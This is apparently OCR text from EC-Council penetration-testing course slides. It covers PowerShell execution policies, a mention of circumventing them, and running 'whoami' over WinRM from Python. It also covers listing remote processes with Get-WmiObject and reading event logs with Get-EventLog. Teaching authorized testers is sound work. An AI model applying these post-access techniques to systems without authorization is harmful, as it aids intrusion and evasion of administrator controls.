
Execution Policies

Ideally, the execution policy would be set to Unrestricted, Bypass, or at least RemoteSigned so that scripts can be run on the target system.

There are methods to defeat the signing, but these depend on the version and admin settings.

In a penetration test, it may not always be desirable or possible to change the system settings. Thankfully, there is a method to circumvent this issue that requires no changes at all. The method leaves the system in its original state but lets us run any script.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Interaction with Windows

As this slide shows, the pen tester is at the mercy of the admin; if the admin has locked the machine, then it will be much more difficult to access it.

This script begins with the import of the **`winrm`** module to enable interaction with the remote Windows 10 system. We then create our script, which only has the command "**`whoami`**" to print out who we are authenticated as. Finally, we create a new session with the **`Session`** command. That session is then used to run our script, and the return information is stored in the return variable, "**`r`**." This return variable has three pieces of information about the command that was run: **`status_code`**, the **`std_out`** output, and the **`std_err`** error output. The outputs of both **`std_out`** and **`std_err`** are printed to observe both the command outputs and any errors that occurred. Subsequently, the remote machine is used as a client connected to our Windows machine.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Control of Processes and Services

The ability to create and destroy processes as well as interact with services is one of the key capabilities required in a pen test. Frequently, we will have to run commands to gain additional insight into systems or to further our access. This section continues to focus on WinRM scripts, but the PowerShell we are running can be used directly from the PowerShell on the remote system as well. Let us start with an example of gathering a remote process list.

This script uses the **`Get-WmiObject`** cmdlet to retrieve the process table from the system. This cmdlet returns a large amount of information about running processes, but only a subset is important for the present purposes. The **`Select`** cmdlet allows us to choose only certain fields to display. The fields to display are limited the **`ProcessId`**, **`ProcessName`**, and **`CommandLine`** fields. Finally, these processes must be sorted by their **`ProcessId`** to enable the use of the **`Sort-Object`** cmdlet to sort the output by **`ProcessId`**.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Working with Event Logs

It is quite easy to work with event logs in PowerShell. Microsoft provides a simple interface to work with event logs, although it has a few limitations. Again, we examine how to work with event logs in PowerShell in the interactive mode, just as we did earlier in this section with processes. The first task to perform with event logs on the target system is likely to examine what is running on the system. For this purpose, we can use **`Get-EventLog cmdlet`** with the list argument: **`Get-EventLog –List`**.

Conveniently, with the list of event logs, the same cmdlet can be used with a different argument to list the content of a specific log. When examining a log on a given system, there will likely be a very large amount of information in it; thus, the returned information must be filtered, unless the log contents are merely being dumped to a file. We can obtain the last few messages from the log that we specify by using the –newest argument with **`Get-EventLog`**: **`Get-EventLog –newest 5`**.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



